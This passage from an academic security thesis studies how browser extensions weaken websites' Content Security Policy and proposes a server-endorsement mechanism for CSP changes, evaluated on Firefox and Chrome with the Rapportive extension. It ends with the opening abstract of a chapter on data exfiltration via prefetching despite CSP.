Vulnerability classes Many extensions rely on being able to inject content in the pages they are applied to. For these extensions a restrictive CSP policy prevents them from functioning as intended. Some of them bypass this restriction by modifying the policy to suit their needs. Extensions that modify the CSP header can inadvertently, or intentionally, weaken the security of a web page. Attacks that would have been prevented by the policy again pose a threat as a result of disabling or relaxing the policy.

We identify three classes of vulnerabilities to potentially expose web pages, and in that also the user, as a direct result of installing an extension that modifies the CSP. All three cases can be mitigated by a solid CSP policy.

Third party code inclusion: As documented by Nikiforakis et al. [24], including third party code weakens the security of the web page in which it is included. A real-life example is the defacement of the Reuters site in June 2014 [31], attributed to "Syrian Electronic Army", which com-

promised a third-party widget (Taboola [34]). This shows that even established content delivery networks risk being compromised, and these risks immediately extend to all web sites that include scripts from such networks.

Upon loading a page, certain extensions inject and load third party code in the page itself, out of the control of the page. The included third party code can be benign in itself, but broadens the attack surface in an unintended way. Or, it contains seemingly benign code that may be malicious in the context of a specific page. For external resources the included code may change over time, making it next to impossible to tell for certain what code will actually execute.

A prominent example of such an extension has at present around 1.9 million users. The extension allows the user to select a section of the page to be saved for viewing offline at a later point. In order to do so, it injects a script tag in every browsed page from a domain under the control of the developers. Should the developer have malicious intentions, or the domain be hacked, it would take no effort to exploit every web page visited by their 1.9 million users. By inspecting its code and stated purpose, it is most certainly believed to be benign, yet it displays the vulnerable behavior described above.

Enabling XSS: Recall that CSP is intended to be a "last line of defense" against XSS attacks by optionally disabling inline code and restricting resource origins to a small set of trusted domains. Extensions that modify the CSP policy open up for otherwise prevented attacks, in particular extensions that add the `unsafe-inline` or `unsafe-eval` to the `script-src`, `style-src` or even `default-src` directives. This allows to directly inject arbitrary code into the web page and to execute it.

One high-profile extension, at the time of writing having more than 2.8 million users, allows the user to define scripts that will execute when certain pages are browsed, e.g., to load aggregated information or dynamically set the background color of pages during night time. To allow the user defined scripts full freedom to execute, the extension removes the CSP-header on every browsed page. While perhaps written with good intentions, the extension subjects the user to additional exposure on pages that are normally protected by a CSP policy.

User profiling: Profiling a user's habits can be a lucrative source of information. A large number of extensions add content that allows its developer to track the user's movements across the Internet, page by page. In an extreme form of tracking, some extensions add Google Analytics to *every* browsed web page with their own Google Analytics ID, enabling comprehensive user profiling.

One extension, with possibly unsuspecting 1.2 million users, stands out in this respect. The official description states that the extension offers

an extended set of smileys on a small and specific hardcoded set of web pages. Aside from this, the extension injects itself in every page and adds a Google Analytics script with own ID.

3 Extension framework analysis

An important goal for our work is understanding the behavior of extensions in different browsers. Our attention is focused on the current stable release versions of Firefox (v35.0.1), Chrome (v40.0.2214.111), Opera (v27.0.1689.66) and Safari (v8.0.3) whose extensions are especially popular. In particular, we want to know how browsers restrict loading of resources initiated by an extension.

In this respect, we first describe in this section a simple scenario for loading a sequence of different resources which we use to examine the behaviors of the afore mentioned browsers. We then demonstrate the real world implications of the different browser behaviors with a case study on LinkedIn's browser extension Rapportive for Firefox and Chrome.

3.1 Resource loading through content scripts

There are two ways of loading resources: first, the content is loaded by the extension itself directly into the extension. Second, a target web page is modified to load the content as part of the page itself. In Chrome, e.g., loading a script is done by injecting an HTML element either in the extension's internal background page or the web page, respectively. Loading within an extension is in Chrome restricted through a CSP defined in its manifest file [12]. This CSP is defined by the developer herself and applies only to the extension, not to browsed web pages. Since extension security is already extensively discussed in literature [18,1,32,4,5,7], we focus on loading of resources in the context of web pages deploying CSP policies.

We have set up a simple scenario in various browsers to test possible content script behavior. We illustrate the setup in Figure 2. In the first step, an extension injects an HTML script element with a script `script1.js` from a server `server1` into the visited web page's DOM. This causes the browser in a second step to load the script from the given URI. Third, the code of `script1.js` injects yet another HTML script element with a script `script2.js` from a server `server2` into the same web page (step 3). The browser again loads the script from the server (step 4) but this time generates a dialog message indicating that the loading of `script2.js` was successful (step 5).

We have implemented the same scenario for various browsers and have tested the content script behavior of the respective extensions in the presence of CSP. We have chosen `example.com` as our target page.



Fig. 2: Experiment set-up for evaluating the behavior of browsers for resource loading initiated by extensions

Since it does not define a CSP, we have added the most restrictive policy `default-src 'none'` to the HTTP headers. The content scripts of Firefox extensions become part of the web page they are injected in. Consequently, the page's CSP directly applies to the content scripts and the loading of `script1.js` (step 2) is already blocked. We have observed a different behavior for Chrome, Opera and Safari. In these browsers, the content script successfully injects and loads the first script (steps 1-3). Step 4 and 5, however, are not executed since `script1.js` is full part of the web page and thus requesting `script2.js` is blocked by its CSP. Surprisingly, this behavior has been observed regardless of the web page's or the extension's internal CSP. This implies that even with a most restrictive CSP policy for the web page and browser extensions, an extension is always able to send requests to arbitrary servers, potentially leaking sensitive user information. Thus, extensions for these browsers can actively circumvent the CSP security mechanism. We show our results in Figure 3.

Browser	script1.js form server1.com	script2.js from server2.com
Firefox	blocked	blocked
Chrome/Opera	loaded	blocked
Safari	loaded	blocked

Fig. 3: Different browser behavior for content loading in the scenario from Fig. 2

3.2 Case study: Rapportive

Rapportive [20] is LinkedIn's browser extension which augments Google's email service Gmail [13] with LinkedIn profile information. This extension modifies the Gmail web page such that when a user composes an email, it automatically tries to look up the recipient's LinkedIn account information and presents it as part of the Gmail web page to the user. More technically, Rapportive dynamically loads scripts from LinkedIn within the extension and injects them through a content script into the Gmail web page. The injected scripts are then responsible for fetching the addressee's LinkedIn profile information.

Rapportive as an extension contains only scripts to dynamically download other scripts from `rapportive.com`, `linkedin.com` and LinkedIn subdomains, which provide the actual functionality of the extension, the fetching and displaying of profile data. In Rapportive for Firefox and for Chrome, user scripts are responsible for injecting HTML elements which load the respective online code into the web page. In case of Firefox, this is done by injecting an HTML `script` element from `rapportive.com`. However since content scripts are treated as part of the web page, Firefox immediately blocks its loading and consequently breaks the functionality of Rapportive. Ironically, users blamed LinkedIn, not Gmail, for breaking the extension [30]. Rapportive for Chrome, on the other hand, has been updated in reaction to Gmail's deployment of a CSP. The extension makes active use of Chromes behavior to load resources directly injected by user scripts and injects an iframe with a resource from `api.linkedin.com`. In accordance with the standard, the CSP of a host page does not apply to the content of an iframe. Therefore, every subsequent loading is done within the iframe.

4 CSP endorsement

The implementations of Rapportive relies on the fact that the CSP policy of Gmail only restricts script, frame and plugin sources but is otherwise fully permissive, e.g. it does not hinder loaded script code to load resources from servers through, e.g., `XMLHttpRequest`. A web page's CSP policy is, however, most effective only if it is most restrictive. This can conflict with the injection behavior of extensions and eventually break their functionality. In this section we develop a mechanism that allows web applications to deploy a most restrictive CSP policy while guaranteeing the full functionality of browser extensions which inject resources from trusted domains into a web page. We first introduce a general mechanism to allow requesting endorsement of a new CSP by a web server if it is required for the seamless functioning of installed extensions. After that, we present our prototype implementation for Firefox and the Chrome browser.

4.1 Endorsement workflow

A web browser's main purpose is to request web pages usually via HTTP or HTTPS from a web server. In most major web browsers, these requests as well as their respective responses can be intercepted by extensions. In order to do so, an extension registers a callback function for the respective events, e.g. the event that occurs on receiving a response message. An extension can then modify the HTTP CSP header in any possible way or even remove it from the HTTP response. But since browsers are responsible for calling an extension's registered event handler function, the browser can also analyze their returned data. In particular, a browser can detect when the CSP header in an HTTP response was modified by an extension. On detection, we want to send a message to a specified server to inform about the CSP modification and request a server-side decision if the change is acceptable. This of course requires a server mechanism that allows the processing of CSP endorsement requests. In the following, we describe the workflows and interplay of both, the web browser and the web server, for CSP endorsements.

Browser improvement On detection of a CSP header modification, we need to notify the server which accepts and processes CSP endorsement requests. To make use of existing features and to ensure backwards compatibility with the current standard, we use the URI provided in the existing CSP directive `report-uri` for determining the CSP endorsement server. Additionally, we introduce a new keyword `'allow-check'` that can be added to the `report-uri` directive. If this keyword is set, the HTTP server notifies the browser that the report server is capable of handling endorsement request messages. Otherwise, the browser behaves as without the endorsement mechanism in place.

The overall extended browser behavior is as follows: if the CSP is set to be enforced in the browser and the `'allow-check'` flag is set in the `report-uri` directive, the browser sends a CSP endorsement request message to the report server whenever a CSP modification has been detected. In case the flag is missing, it is assumed that the server does not accept endorsement requests and the browser falls back to the current standard behavior. The same fall-back behavior is applied in report-only mode, even when the flag is set. The reason is, because the CSP is not enforced, the extension functionality is not affected by the CSP and endorsement requests are thus redundant. Note that in any case the standard behavior for CSP is not affected at all. For example even when `'allow-check'` is defined, reports are sent out for every CSP violation as defined by the standard.

We show the basic workflow for the browser and the endorsement server in Figure 4. For our protocol to work, we assume a browser that implements our endorsement mechanism and additionally has at least

one extension installed that modifies the CSP in the HTTP headers of received messages. The initial situation is that the browser sends a page request to an HTTP server and receives a response including a CSP header. The browser checks the CSP in the received header if the policy is enforced, if it includes the `report-uri` directive with a report URI and the `'allow-check'` directive. In case of a positive check, the browser stores a copy of the received CSP. Subsequently, the browser triggers the *on-headers-received*[2] event which allows the installed extensions to access and modify the header fields. If any of the checks so far has been negative, the browser continues just as without the endorsement mechanism. If however all checks before the event call have been positive, the modified CSP headers are compared with the original ones. When a CSP modification is detected, the browser sends the updated CSP policy to the endorsement server. The server's URI is retrieved from the `report-uri` of the original CSP to prevent malicious extensions from redirecting endorsement requests to the attacker's server. The endorsement server decides whether to accept or reject the CSP modification and transfers the result back to the browser. In case the modified CSP is accepted, the browser continues with the new policy. In case of rejection, the browser falls back to the initially received CSP and discards the modifications. Any subsequent page handling, e.g. the page rendering, is kept unchanged regardless the server's decision. This means in particular that the CSP is enforced normally and violations are reported as defined by the current standard.



Fig. 4: CSP endorsement workflow

[2] The actual name of the event depends on the browser implementation.

Endorsement server The endorsement server is the entity which accepts messages reporting CSP policy modifications and makes the decision if the modified policy should be applied or discarded by the browser. On receiving an endorsement request message, the server must return a message containing either `Accept` or `Reject`. Otherwise, there are no restrictions on how to implement the server's decision making process. However, we suggest a server-side whitelisting as an intuitive and relatively easy to implement concept as the basis for the decision making process. For the remainder of this paper, we assume a server implementation using the whitelisting strategy.

One possible way to obtain a proper whitelist is to evaluate received CSP violation reports and endorsement request messages. A server administrator can, for example, extract the most frequent domains and analyze them in terms of trustworthiness. Depending on the administrator's decision, she can then update the whitelist with the validated domains. This method allows a half-automated and incremental maintenance of the CSP endorsement whitelist.

Optimization The CSP policy is read out and fixed before page rendering. This implies that the modification and endorsement of CSPs must be finished before page rendering, i.e. the browser must interrupt the page loading process until a decision is made. This blocking behavior comes with an obvious performance and user experience problem. Intuitively, the loading is delayed for a full round-trip time (endorsement request message plus server response) and the computation time for making the decision itself.

To address this issue, we optimize the endorsement approach by introducing a separate whitelist sent in addition to the CSP policy. This allows for decision making in the browser on behalf of the endorsement server. The whitelist reflects in essence the list used for server-side decision making. But since the server-side whitelist might be relatively large, it is sufficient to send only a sublist with the most frequently endorsed trusted domains. Before sending an endorsement request, the browser is now enabled to accept or reject a CSP modification itself based on this list. The main motivation for a separate list and for not including trusted domains directly in the CSP, is to keep the actual CSP policy as restrictive as possible while still informing the browser which URIs are acceptable to be added to the CSP.

We do not require the whitelist to be complete. Therefore, if a modification is rejected by the browser, it must still send the endorsement request to the server because the rejected domains might be included in the complete server-side list. In case the modification is accepted, the whitelist is sufficient and the browser can immediately proceed with processing the page. Thus, for a positive client-side evaluation of CSP modifi-

cations the endorsement request must not be sent resulting in an effective performance gain. We evaluate the performance of our prototype implementation and the improvement through the optimization in Section 5.

4.2 Prototype implementation

Browser modification We have implemented our approach for Firefox Nightly version 38 [23] and Chrome version 41 [11]. For Firefox, we have adjusted the browser's observer mechanism to detect CSP header modifications, to store the original header for potential later client-side decision making and to subsequently trigger the CSP endorsement mechanism. For Chrome, we have modified the browsers event handler in a way that it triggers our mechanism on returns of the `onHeadersReceived` event. The return value of this API function contains the modified CSP header value. The storage of the initially received header for later comparison is done automatically by Chrome. Both browser implementations have in common that whenever a CSP header has been modified, they check for the CSP enforcement mode and the presence of the `'allow-check'` flag in the `report-uri` directive of the original CSP. If both checks succeed, the browsers try too extract the whitelist from the `csp-whitelist` HTTP header. If one is provided, the browsers try to make a decision without any further server requests. However if the check is negative, a CSP endorsement request is sent to the first server given in the `report-uri` directive. On receiving a reply from the server with `Accept`, the browsers proceeds as without our code extension and eventually replace the initially received CSP with the modified version. Otherwise, the CSP header is modified in the usual way.

The implementation of the browser internal decision making expects a JSON formatted whitelist in which the attributes match the directive names and their values define a list of URIs which are accepted to be added to the respective directive in the CSP. Additionally, there can be the attribute `general` which value denotes a list of URIs accepted to be added to any directive in the CSP. If any of the attributes is missing it is treated as it would contain an empty list, i.e. no modification is permitted for the respective directive. We show whitelist examples in Listing 1 and 2. The first example allows adding `https://platform.linkedin.com/` to every directive and defines specific URIs allowed to be added to the `script-src` and the `frame-src` directive, respectively. The second example does not allow any URI to be added to any directive which effectively rejects all CSP modifications. Note that removing URIs from the policy is not forbidden since that would make the policy only more restrictive but does not introduce any potential security risks.

Listing 1: whitelist policy accepting CSP modifications for Rapportive

```
{ "general": ["https://platform.linkedin.com/"],

  "script-src": ["https://rapportive.com/",
                 "https://www.linkedin.com/"],

  "frame-src": ["https://api.linkedin.com/"] }
```

Listing 2: modification acceptance policy rejecting any modification

```
{ "general":  [] }
```

Endorsement server implementation We have implemented a CSP modification endorsement server using the Node.js [17] runtime environment. We have implemented the same whitelist behavior as for the client-side decision making in the browser. This means that the server implementation accepts the same JSON formatted whitelist as the server configuration and uses the same algorithm to decide whether to accept or reject a policy modification.

5 Evaluation

We have used Rapportive in a case study to empirically gain experience regarding the applicability and effectiveness of our approach. In the following, we introduce the general setup and report on the results collected from our experiments.

5.1 Experiment set-up

For all our experiments we have used a Dell Latitude with an Intel i7 CPU and Ubuntu 14.10 operating system. Since we have implemented our approach for Firefox and Chrome, we have been able to analyze the implementations of Rapportive for both browsers.

In reaction to Gmail's CSP change from report-only to enforcement mode [14], LinkedIn has adjusted Rapportive for Chrome to not conflict with the policy. However, at the time of writing the paper, the Firefox counterpart has no longer been functioning since the dynamic loading of the necessary scripts is blocked by the CSP policy. We have implemented extensions for both browsers with the exact same functionality as Rapportive, except that our extension also modifies the CSP header and adds the necessary URIs to the policy. For convenience, we refer to our extension implementations as "Rapportive" in the remainder of this paper since they behave otherwise exactly the same.

Gmail deploys a CSP policy whitelisting resources for the `script-src`, `frame-src` and the `object-src` directive, respectively. The policy does not include the `default-src` directive which implies that there are no restrictions on other ways of loading content than the just mentioned ones, e.g. loading of content with `XMLHttpRequest`. Violation reports are sent to the URI defined in the CSP's `report-uri` directive. The complete CSP policy which had been in place during our experiments is provided in Appendix 1.

The implementation of our approach uses the first report URI as the URI of the CSP endorsement server. In order to conduct experiments with Gmail, we have therefore installed a local proxy server, using mitmproxy [22], which replaces Gmail's report URI with the one of our CSP endorsement server and appends the `'allow-check'` keyword. Depending on the experiment, we have also added the `csp-whitelist` header with the respective whitelist. Any other header, including the rest of the CSP header, has been left unchanged and forwarded to the browsers.

As the endorsement server, we have installed our Node.js based server implementation on the same machine as we have run our browser experiments. This allows easier repetition of the experiments and avoids misleading network latencies. At the same time we believe this set-up to be sufficiently expressive for analyzing the general performance of our implementation.

5.2 Results

We have conducted experiments with the three possible execution modes of our approach: sending of endorsement requests with full server-side decision making, receiving the modification acceptance whitelist with full client-side decision making, and mixed decision making, i.e. the additional whitelist sent with the HTTP response is not sufficient for making a client-side decision and an endorsement request is sent subsequently.

In all experiments, Rapportive relaxes Gmail's CSP by adding the three URIs `https://rapportive.com/`, `https://platform.linkedin.com/` and `https://www.linkedin.com/` to the `script-src` directive, and to the `frame-src` directive the URI `https://api.linkedin.com/`.

For each scenario we have measured the time overhead of the overall endorsement process, the browser internal decision making process and the round-trip time needed to request a decision from the CSP endorsement server. The results for both browsers are summarized in Figure 5 and depict the average times of 200 samples.

Server-side decision making In our first experiment the endorsement server accepts all CSP modifications using the policy shown in Listing



Fig. 5: Time overhead of client-side only, server-side only, and server-and client-side decision making with the respective standard deviations

1. The main observation is that the most time is consumed by the server-side processing which itself is almost completely the time for sending and receiving the endorsement messages. For Firefox, the browser internal processing is even so small that it is hardly noticeable. Note that the transmission times are relatively short because all components are located on the same machine. For an external endorsement server the message round-trip times increase accordingly. The results are shown in the first bars of each diagram for the respective browsers in Figure 5.

Client-side decision making In the second experiment, the proxy injects the whitelist from Listing 1, i.e. it matches exactly the URIs added by Rapportive. The resulting overhead is exactly the time required to come to a client-side decision. For a human user, this delay is not noticeable and the browsing experience is not affected at all. The results are shown in the second bar of each diagram for the respective browsers in Figure 5.

Mixed decision making The last experiment in essence combines both previous ones. However, the whitelist added by the proxy is not sufficient to come to a positive decision on the client side. As a result, an endorsement request is sent to the server subsequently. The time overhead is, similar to the first experiment, dominated by the communication with the endorsement server. Though in this last scenario the browsers also try to make a decision based on the received `csp-whitelist` header, the measured times are similar to the ones in the second experiment and the delays not noticeable for a human user. The results are shown in the third bars of each diagram for the respective browsers in Figure 5.

Though the third scenario represents the “worst case”, adding the time

for the server communication to the time needed for browser internal decision making, the overhead for the client-side decision making is small enough and thus negligible compared to the networking overhead. Therefore, the mixed decision making scenario performs roughly the same as with server-side decision making only and comparably, an insufficient whitelist does not introduce an affecting disadvantage. However, the second experiment shows that the optimization through possible client-side decision making introduces a significant improvement and makes our approach practicable.

6 Related work

Compared to the CSP standard 1.0 [36], the successor standard 2.0 [37] includes several new features and eliminates certain shortcomings. For example, the new `plugin-types` directive restricts the possible MIME-types of embedded media, the `child-src` replaces the `frame-src` directive to cover both, iframes and workers, or the `frame-ancestor` which attempts to supersede the X-Frame-Options HTTP request header. However, both standards note that they do not intent to influence the workflow of extensions. Our approach only detects policy modifications and is widely independent from the CSP specification. This makes the endorsement mechanism compatible with both CSP 1.0 and CSP 2.0.

Weissbacher et al. [39] measure a low deployment rate of CSP and conduct studies to analyze the practical challenges for deploying CSP policies. They point out that it is difficult to define a policy for a web page that utilizes the full potential of CSP. One of their studies is on inferring policies by running the server in the report-only mode for CSP, collecting the reports and helping developers to define and revise policies. Weissbacher et al. note the conflict of browser extension and web page functionality and suggest exempting extensions from the CSP policies altogether. Our mechanism offers flexibility on the server side, where exempting, denying or selectively granting are all possible alternatives.

Fazzini et al. propose AutoCSP [9], a PHP extension that automatically infers a CSP policy from web pages on HTML code generation. In our approach web pages are queried normally and a server is initially unaware of any installed extensions and possible CSP modifications. In fact, even after a modification, the server does not learn anything about installed extensions but only receives the modified CSP policy for endorsement. In this way, AutoCSP and our approach complement each other.

UserCSP [29] is a Firefox extension that allows a user to manually specify a CSP policy for web pages herself. Besides that this approach requires a certain level of expertise and a certain degree of insight into the web pages functionality, it cannot protect from non-compliant CSP

policy modifications by other extensions. Other implementations infer a CSP policy based on the in the browser rendered page [16,33]. These approaches assume an untampered version of the web page, i.e. unmodified by browser extensions or untouched by web attackers. Therefore, they are helpful for finding a suitable CSP policy but the results give no guarantees and should be manually inspected by a web administrator.

The analysis of browser extensions has recently received more attention. The focus lies either on the detection of maliciously behaving browser extensions [18,1,32], infection and protection of extensions from dynamically loaded third party code [4] or the protection of web pages from malicious browser extensions [5,7]. Orthogonal to this, we do not analyze the extension behavior itself but rather observe how extensions affect a web page's security for the particular case of CSP policies.

In a line of work to secure JavaScript in browser extensions, Dhawan and Ganapathy [8] develop Sabre, a system for tracking the flow of JavaScript objects as they are passed through the browser subsystems. Bandhakavi, et al. [2] propose a static analysis tool, VEX, for analyzing Firefox extensions for security vulnerabilities. Heule et al. [15] discuss the risks associated with the trust that browsers provide to extensions and look beyond CSP for preventing privacy leaks by a confinement system.

Other works study the different development kits for extensions of common web browsers [19,3,7]. Though we have observed the effective behavior of content scripts in browsers, our interest has been only common practices of browser extensions on the market and the enforcement of CSP policies in case of content injections through content scripts into web pages.

7 Conclusion

We have investigated the empirical and conceptual aspects of the tension between the power of browser extensions and the CSP policy of web sites. We have shown that the state of the art in today's practice includes both invasive page modification and the modification of the CSP policy itself. This leads to three classes of vulnerabilities: third party code inclusion, enabling XSS, and user profiling. We have presented an empirical study with all free Chrome extension from Chrome web store identifying extensions with over a million of users in each category.

With the goal to facilitate a wider adoption of CSP, we have presented an endorsement mechanism that allows extensions and servers to amend the CSP policy on the fly. We have evaluated the mechanism on both the Firefox and Chrome versions of the popular Rapportive extension, indicating the practicality of the approach.

Following responsible disclosure, we have reported the results of our empirical study to Google. Since the time of the study, three extensions

with invasive CSP modifications have been removed from the Chrome store, including the one with 1.2 million users that we discuss in the user profiling category.

Future work includes exploring the possibilities of user involvement in the CSP policy amendments. A GUI notification might be useful to allow ignoring the endorsement rejects from the server.

In this context, an empirical study along the lines of Maggi et al. [21] may reveal the real-world impact of restrictions imposed by CSP policies as described in this paper, together with their perception by human users.

Acknowledgments Thanks are due to Federico Maggi, Adrienne Porter Felt, and the anonymous reviewers for the helpful comments and feedback. This work was funded by the European Community under the ProSecuToR and WebSand projects and the Swedish research agencies SSF and VR.

References

1. S. Van Acker, N. Nikiforakis, L. Desmet, F. Piessens, and W. Joosen. Monkey-in-the-browser: malware and vulnerabilities in augmented browsing script markets. In *ASIA CCS '14*, 2014.
2. S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, and M. Winslett. Vetting browser extensions for security vulnerabilities with vex. *Commun. ACM*, 2011.
3. A. Barth, A. Porter Felt, P. Saxena, and A. Boodman. Protecting browsers from extension vulnerabilities. In *NDSS*, 2010.
4. A. Barua, M. Zulkernine, and K. Weldemariam. Protecting web browser extensions from javascript injection attacks. In *ICECCS*, 2013.
5. L. Bauer, S. Cai, L. Jia, T. Passaro, and Y. Tian. Analyzing the dangers posed by Chrome extensions. In *IEEE CNS*, 2014.
6. BuiltWith. Content security policy usage statistics. `http://trends.builtwith.com/docinfo/Content-Security-Policy`. accessed: Feb 2015.
7. W. Chang and S. Chen. Defeat information leakage from browser extensions via data obfuscation. In *Information and Communications Security*, 2013.
8. M. Dhawan and V. Ganapathy. Analyzing information flow in javascript-based browser extensions. In *ACSAC*, 2009.
9. M. Fazzini, P. Saxena, and A. Orso. AutoCSP: Automatically Retrofitting CSP to Web Applications, 2015.
10. Google. Chrome web store. `https://chrome.google.com/webstore/category/extensions`. accessed: Feb 2015.
11. Google. Chromium. `http://dev.chromium.org/Home`. accessed: Feb 2015.
12. Google. Content security policy (csp) - google chrome. `https://developer.chrome.com/extensions/contentSecurityPolicy`. accessed: Feb 2015.
13. Google. Gmail. `https://www.gmail.com/`. accessed: Feb 2015.

14. Google. Reject the unexpected - content security policy in gmail. http://gmailblog.blogspot.se/2014/12/reject-unexpected-content-security.html. accessed: Feb 2015.
15. S. Heule, D. Rifkin, D. Stefan, and A. Russo. The most dangerous code in the browser. In *HotOS*, 2015.
16. A. Javed. CSP AiDer: An automated recommendation of content security policy for web applications. Poster at IEEE Symposium on Security & Privacy 2011.
17. Joyent. Node.js. http://www.nodejs.org/. accessed: Feb 2015.
18. A. Kapravelos, Ch. Grier, N. Chachra, Ch. Kruegel, G. Vigna, and V. Paxson. Hulk: Eliciting Malicious Behavior in Browser Extensions. In *USENIX Sec.*, 2014.
19. R. Karim, M. Dhawan, V. Ganapathy, and Ch. Shan. An analysis of the mozilla jetpack extension framework. In *ECOOP*, 2012.
20. LinkedIn. Rapportive. https://rapportive.com. accessed: Feb 2015.
21. F. Maggi, A. Frossi, S. Zanero, G. Stringhini, B. Stone-Gross, Ch. Kruegel, and G. Vigna. Two years of short urls internet measurement: security threats and countermeasures. In *WWW*, 2013.
22. mitmproxy. https://mitmproxy.org/. accessed: Feb 2015.
23. Mozilla. Firefox nightly. https://nightly.mozilla.org/. accessed: Feb 2015.
24. N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, Ch. Kruegel, F. Piessens G., and Vigna. You are what you include: Large-scale evaluation of remote javascript inclusions. In *CCS*, 2012.
25. OWASP. Clickjacking. https://www.owasp.org/index.php/Clickjacking. accessed: Feb 2015.
26. OWASP. Content security policy. https://www.owasp.org/index.php/Content_Security_Policy. accessed: Feb 2015.
27. OWASP. Cross-site scripting. https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29. accessed: Feb 2015.
28. OWASP. Top 10 2013. https://www.owasp.org/index.php/Top_10_2013. accessed: Feb 2015.
29. K. Patil, T. Vyas, F. Braun, M. Goodwin, and Z. Liang. Poster: UserCSP - User Specified Content Security Policies. In *SOUPS*, 2013.
30. Rapportive :: Reviews :: Add-ons for firefox. https://addons.mozilla.org/en-US/firefox/addon/rapportive/reviews/. accessed: Feb 2015.
31. Syrian Electronic Army uses Taboola ad to hack Reuters (again). https://nakedsecurity.sophos.com/2014/06/23/syrian-electronic-army-uses-taboola-ad-to-hack-reuters-again/.
32. H. Shahriar, K. Weldemariam, M. Zulkernine, and T. Lutellier. Effective detection of vulnerable and malicious browser extensions. *Computers & Security*, 2014.
33. B. Sterne. Content security policy recommendation bookmarklet. http://brandon. sternefamily.net/2010/10/content-security-policy-recommendation-bookmarklet/. accessed: Feb 2015.
34. Taboola. Taboola — drive traffic and monetize your site. http://www.taboola.com/. accessed: Feb 2015.
35. Can I Use. Content security policy 1.0. http://caniuse.com/#feat=contentsecuritypolicy. accessed: Feb 2015.

36. W3C. Csp 1.0. http://www.w3.org/TR/CSP/. accessed: Feb 2015.
37. W3C. Csp 2.0. http://www.w3.org/TR/CSP2/. accessed: Feb 2015.
38. W3C. World wide web consortium. http://www.w3.org/. accessed: Feb 2015.
39. M. Weissbacher, T. Lauinger, and W. Robertson. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID*, 2014.
40. WhiteHat. Content security policy - whitehat security blog. https://blog.whitehatsec.com/content-security-policy/. accessed: Feb 2015.

1 Gmail CSP policy (12. January 2015)

```
script-src https://*.talkgadget.google.com 'self' '
    unsafe-inline' 'unsafe-eval' https://talkgadget.
    google.com https://www.googleapis.com https://www-gm-
    opensocial.googleusercontent.com https://docs.google.
    com https://www.google.com https://s.ytimg.com https
    ://www.youtube.com https://ssl.google-analytics.com
    https://apis.google.com https://clients1.google.com
    https://ssl.gstatic.com https://www.gstatic.com blob
    :;
frame-src https://*.talkgadget.google.com https://www.
    gstatic.com 'self' https://accounts.google.com https
    ://apis.google.com https://clients6.google.com https
    ://content.googleapis.com https://mail-attachment.
    googleusercontent.com https://www.google.com https://
    docs.google.com https://drive.google.com https://*.
    googleusercontent.com https://feedback.
    googleusercontent.com https://talkgadget.google.com
    https://isolated.mail.google.com https://www-gm-
    opensocial.googleusercontent.com https://plus.google.
    com https://wallet.google.com https://www.youtube.com
     https://clients5.google.com https://ci3.
    googleusercontent.com;
object-src https://mail-attachment.googleusercontent.com
    ;
report-uri /mail/cspreport
```

CHAPTER
FOUR

DATA EXFILTRATION IN THE FACE OF CSP

Steven Van Acker, Daniel Hausknecht, Andrei Sabelfeld

Abstract. Cross-site scripting (XSS) attacks keep plaguing the Web. Supported by most modern browsers, Content Security Policy (CSP) prescribes the browser to restrict the features and communication capabilities of code on a web page, mitigating the effects of XSS. This paper puts a spotlight on the problem of data exfiltration in the face of CSP. We bring attention to the unsettling discord in the security community about the very goals of CSP when it comes to preventing data leaks. As consequences of this discord, we report on insecurities in the known protection mechanisms that are based on assumptions about CSP that turn out not to hold in practice. To illustrate the practical impact of the discord, we perform a systematic case study of data exfiltration via DNS prefetching and resource prefetching in the face of CSP. Our study of the popular browsers demonstrates that it is often possible to exfiltrate data by both resource prefetching and DNS prefetching in the face of CSP. Further, we perform a crawl of the top 10,000 Alexa domains to report on the cohabitance of CSP and prefetching in practice. Finally, we discuss directions to control data exfiltration and, for the case study, propose measures ranging from immediate fixes for the clients to prefetching-aware extensions of CSP.

1 Introduction

